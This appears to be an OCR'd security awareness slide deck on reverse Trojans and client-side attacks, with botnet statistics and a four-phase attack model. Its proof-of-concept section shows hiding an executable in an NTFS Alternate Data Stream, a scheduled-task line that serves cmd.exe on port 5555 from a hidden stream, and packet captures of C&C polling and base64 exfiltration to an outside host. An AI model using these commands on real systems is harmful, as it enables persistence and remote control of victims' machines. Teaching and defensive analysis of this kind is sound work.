✓ Therefore, **client-side attacks still have a wonderful life expectancy.** According to BitDefender, there is for example an average of **55'000 users which are victims of Phishing every month** in the world. This ever growing threat is more and more **focused on online payment.** 49% of global attacks were directed against these services during the 2nd quarter 2009, and new privileged targets are user accounts on **Social Networks.**

But all these common beliefs are false:

✓ BitDefender's statistics from January to June 2009 stated that "Trojan-type malware is on the rise, accounting for 83-percent of the global malware detected in the wild".

But all these common beliefs are false:

✓ Client-Side Attacks are **now subject to international coordination.** The "Mariposa" operation which occurred on **March 3rd of 2010** permitted **FBI to dismantle the largest botnet** ever seen. Bot Herders, which lived on the Basque coast as well as in Venezuela, controlled **13 million zombies spread in 190 countries,** among which computers of individuals, private companies and government agencies.

But all these common beliefs are false:

✓ Personal data of over 800'000 people have been found on the machine from one of the bot masters, including electronic banking information and personal access codes.

But all these common beliefs are false:

- ✓ It was **even a bigger botnet than the huge Conficker** one, whose worm infection compromised **10 million Windows** based computers for a **capacity of spam of approximately 10 billion emails per day.**

- ✓ Old school Trojans have been widely replaced by **Reverse Trojans: Hacker do not initiates anymore a connection** toward the malware. It is instead the Trojan which will connect back to the server through an authorized socket.

But all these common beliefs are false:

- ✓ The level of sophistication of such Reverse Trojan attacks is widely variable, depending on the Hacker' skills.
- ✓ The most sophisticated attacks are extremely dangerous, as their **success rate is around 98%.**
- ✓ **A Trojan Attack usually occurs through 4 distinct phases,** which are described in the following slides.

Step 1: Information Gathering

Tenet:	Determine how users are authorized to communicate with outside systems. If any protocol is allowed, Hacker can think about using it to establish a bidirectional communication channel.
Aim:	Get information to write the most efficient and smaller program which is able to communicate with an external server, and try to identify interests for several employees.
How:	Standard information gathering, mainly through Googling & Social Engineering.

Step 2: Coding the Reverse Trojan

Tenet:	**Create the Reverse Trojan binary code and integrate this payload into a benign like software**, such as a popular file, a program that is available for download on Internet or a crack for a commercial application.
Aim:	**Get a reliable, small and quiet program which will be able to establish a communication channel** to a malicious server.
How:	Thanks to development skills as well as systems and networks knowledge. Information gathered from previous phase may also greatly improve Trojan's reliability and permit to circumvent local protections (e.g. code injection in another memory space).

Step 3: Vector's preparation

Tenet:	Find appropriate ways to attack, which here consist of determining how to deliver the Trojan file to the target.
Aim:	**Allow the Trojan to be delivered and launched on user's workstation.**
How:	A lot of attack vectors do exist... Approximately as many as we can find entry points on a system. Most used methods are sending **fake mails**, crafting or **compromising a website**, or using **OLE capabilities.**

Step 4: Interaction with the Zombie

Tenet:	Communicate with the Trojan Horse, usually through an encrypted covert channel.
Aim:	**Take control of the remote host**, and subsequently try to extend privileges by compromising other network resources.
How:	Interactions deeply depend on Hacker's choice regarding his communication's specifications. It usually consists of **sending specific commands to the Trojan via IRC or HTTP**, which will execute them locally before sending back the result to the remote server.

All that is needed by the Hacker is an attack vector and a way to communicate with his command-and-control server (also known as "C&C").

There are **several attack vectors.** Trojan horses can be installed through the following methods:

✓ **Software downloads,** the Trojan Horse is for example included as part of a software application downloaded from a file sharing network.

✓ **Websites containing executable content,** the Trojan Horse is for example in the form of an ActiveX control.

✓ **Email attachments,** widely used in Social Engineering scenarios.

✓ **Application exploits,** such as flaws in a Web browser, media player, messaging client or any other software that can be exploited to allow installation of a Trojan horse.

And there are **several ways** to communicate with the external server:

✓ Sometime through a **random TCP or UDP connexion.**


✓ Through an **outgoing connexion to TCP port 80** (HTTP).

✓ Through an **outgoing connexion to TCP port 443** (HTTPS).

✓ Through an **outgoing connexion to TCP port 21** (FTP).

- ✓ Through a real **HTTPS encrypted connexion.**

- ✓ Through a **cover channel**, such as ICMP, HTTP, HTTPS or DNS tunnel.



Today, **Reverse Trojans also use any kind of encryption** (e.g. AES), **or at least an encoding** algorithm (e.g. base64), **and try to be as furtive as possible,** sometimes being only present **on volatile memory,** without binary code being physically stored on hard drives... Which of course make Digital Forensics Investigation more difficult.

In the other hand, in case of **permanent Trojans** which will start automatically each time the computer is turned on, the **code is often hidden or obfuscated.**

For example in Alternate Data Streams (ADS), a relatively unknown feature of NTFS which was created to provide compatibility with the old Macintosh Hierarchical File System (HFS).


Basically, both data and resource forks are used to store contents. The data fork is for the contents of the document, and the resource fork is to identify file type and other pertinent details.

```
C:\Demo>dir
 Volume in drive C has no label.
 Volume Serial Number is 587F-D072

 Directory of C:\Demo

02.11.2009  11:28    <DIR>          .
02.11.2009  11:28    <DIR>          ..
02.11.2009  11:07           114'688 calc.exe
               1 File(s)        114'688 bytes
               2 Dir(s)  44'715'286'528 bytes free

C:\Demo>_
```

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS

ADS remain a nice place to hide code:

```
C:\Demo>notepad calc.exe:imavirus.exe

C:\Demo>
```




```
C:\Demo>start c:\Demo\calc.exe:imavirus.exe

C:\Demo>
```

Imagine a daily scheduled task which would run:


start /b C:\Windows\system32\ntbackup.exe:sysvol -L -p 5555 -d -e cmd.exe

Similarly, clever Trojans won't be directly instantiated. They will for example be injected into the memory space of another process through a CreateRemoteThread like function, thus hiding themselves from most users...

... As threads are not displayed in Windows Task Manager.

Nom de l'image	Nom de l'utilisateur	Pr...	Util. mém...
alg.exe	SERVICE LOCAL	00	3'592 Ko
cmd.exe	Victime	00	2'548 Ko
csrss.exe	SYSTEM	00	3'260 Ko
explorer.exe	Victime	02	16'644 Ko
iexplore.exe	Victime	00	15'880 Ko
lsass.exe	SYSTEM	00	1'084 Ko
MPK.exe	Victime	00	11'596 Ko
Processus inactif ...	SYSTEM	95	28 Ko
services.exe	SYSTEM	00	4'200 Ko
smss.exe	SYSTEM	00	388 Ko
spoolsv.exe	SYSTEM	00	4'364 Ko
svchost.exe	SYSTEM	00	7'824 Ko
svchost.exe	SERVICE RÉSEAU	00	4'320 Ko
svchost.exe	SYSTEM	00	15'744 Ko
svchost.exe	SERVICE RÉSEAU	00	3'380 Ko
svchost.exe	SERVICE LOCAL	00	4'468 Ko
System	SYSTEM	00	236 Ko
taskmgr.exe	Victime	03	4'488 Ko
winlogon.exe	SYSTEM	00	3'016 Ko
wpabaln.exe	Victime	00	3'172 Ko
wscntfy.exe	Victime	00	2'656 Ko
wuauclt.exe	Victime	00	5'248 Ko

Windows Task manager does not display current threads within a process




External tools are needed to identify process' threads

And of course, clever Trojans will try to hide their activity.

Here are screen captures related to the imminent proof of concept demonstration:

199 54.543418	192.168.129.182	93.24.111.48	TCP	socks > http [SYN] Seq=0 Win=16384
200 54.624571	93.24.111.48	192.168.129.182	TCP	http > socks [SYN, ACK] Seq=0 Ack=1
201 54.624724	192.168.129.182	93.24.111.48	TCP	socks > http [ACK] Seq=1 Ack=1 Win=

A standard 3 ways TCP handshake is permitted through the perimeter firewall




Filter: http and ip.addr == 93.24.111.48 — Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
161	47.382713	93.24.111.48	192.168.129.182	HTTP	HTTP/1.1 200 OK (text/html)
174	49.373095	192.168.129.182	93.24.111.48	HTTP	GET /bash/getcom.php?id=Victime@PC-
175	49.461570	93.24.111.48	192.168.129.182	HTTP	HTTP/1.1 200 OK (text/html)
179	51.452477	192.168.129.182	93.24.111.48	HTTP	GET /bash/getcom.php?id=Victime@PC-
180	51.540121	93.24.111.48	192.168.129.182	HTTP	HTTP/1.1 200 OK (text/html)
183	53.529921	192.168.129.182	93.24.111.48	HTTP	GET /bash/getcom.php?id=Victime@PC-
184	53.617515	93.24.111.48	192.168.129.182	HTTP	HTTP/1.1 200 OK (text/html)
189	55.609231	192.168.129.182	93.24.111.48	HTTP	GET /bash/getcom.php?id=Victime@PC-
190	55.697656	93.24.111.48	192.168.129.182	HTTP	HTTP/1.1 200 OK (text/html)
194	57.686595	192.168.129.182	93.24.111.48	HTTP	GET /bash/getcom.php?id=Victime@PC-
195	57.774565	93.24.111.48	192.168.129.182	HTTP	HTTP/1.1 200 OK (text/html)
198	59.764137	192.168.129.182	93.24.111.48	HTTP	GET /bash/getcom.php?id=Victime@PC-
199	59.852934	93.24.111.48	192.168.129.182	HTTP	HTTP/1.1 200 OK (text/html)
211	61.959366	192.168.129.182	93.24.111.48	HTTP	GET /bash/getcom.php?id=Victime@PC-
213	62.048430	93.24.111.48	192.168.129.182	HTTP	HTTP/1.1 200 OK (text/html)
216	64.046737	192.168.129.182	93.24.111.48	HTTP	GET /bash/getcom.php?id=Victime@PC-
217	64.176624	93.24.111.48	192.168.129.182	HTTP	HTTP/1.1 200 OK (text/html)

```
Frame 139 (245 bytes on wire, 245 bytes captured)
Ethernet II, Src: Sonicwal_11:e3:3c (00:06:b1:11:e3:3c), Dst: Vmware_89:ea:89 (00:0c:29:89:ea:89)
Internet Protocol, Src: 93.24.111.48 (93.24.111.48), Dst: 192.168.129.182 (192.168.129.182)
Transmission Control Protocol, Src Port: http (80), Dst Port: syscomlan (1065), Seq: 3439, Ack: 2623, Len: 191
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
  Date: Mon, 02 Nov 2009 13:55:27 GMT\r\n
  Server: Apache/2.2.14 (Debian)\r\n
  X-Powered-By: PHP/5.2.11-1\r\n
  Vary: Accept-Encoding\r\n
  Content-Length: 8\r\n
  Content-Type: text/html\r\n
  \r\n
Line-based text data: text/html
```


```
0000  00 0c 29 89 ea 89 00 06  b1 11 e3 3c 08 00 45 00   ..)..... ...<..E.
0010  00 e7 60 1c 40 00 36 06  d5 4d 5d 18 6f 30 c0 a8   ..`.@.6. .M].o0..
0020  81 b6 00 50 04 29 eb a4  b4 d9 5a df 51 1d 50 18   ...P.).. ..Z.Q.P.
0030  f9 28 16 38 00 00 48 54  54 50 2f 31 2e 31 20 32   .(.8..HT TP/1.1 2
0040  30 30 20 4f 4b 0d 0a 44  61 74 65 3a 20 4d 6f 6e   00 OK..D ate: Mon
```

And a communication channel is established



Remote Hacker can now run commands through the C&C Server

HIGH-TECH BRIDGE
INFORMATION SECURITY SOLUTIONS



The Trojan sends the encoded response to the C&C server through an HTTP Post packet

```
ZGlyPOST /bash/putcom.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Host: frog.dnsdojo.net
Content-Length: 1206
Cache-Control: no-cache
Authorization: Basic [redacted]==

id=Victime@PC-
VICTIME&pwd=ZGlyDQogIC[redacted]
WUgZXN[redacted]
V4ZQ0K[redacted]
zMiBiY[redacted]
ICAgIC[redacted]
jIwMDk[redacted]
BGaWxl[redacted]
nODIzI[redacted]
IDxSRV[redacted]
+ICAgI[redacted]
ZmljaGl[redacted]
XMNCg0KQzpcPg==HTTP/1.1 200 OK
```

Base64 encoded information is exchanged within the HTTP covert channel

```
dir
 Le volume dans le lecteur C n'a pas de nom.
 Le numéro de série du volume est 9C48-DC5F

 Répertoire de C:\

28.10.2009  14:34           494'592 ActualSpy.exe
28.10.2009  10:48                 0 AUTOEXEC.BAT
29.10.2009  11:52           108'032 bash.dll
28.10.2009  10:48                 0 CONFIG.SYS
28.10.2009  11:29    <REP>          Documents and Settings
28.10.2009  14:34               466 file_id.diz
```

Once the Trojan is operational, **many consequences** can occur:

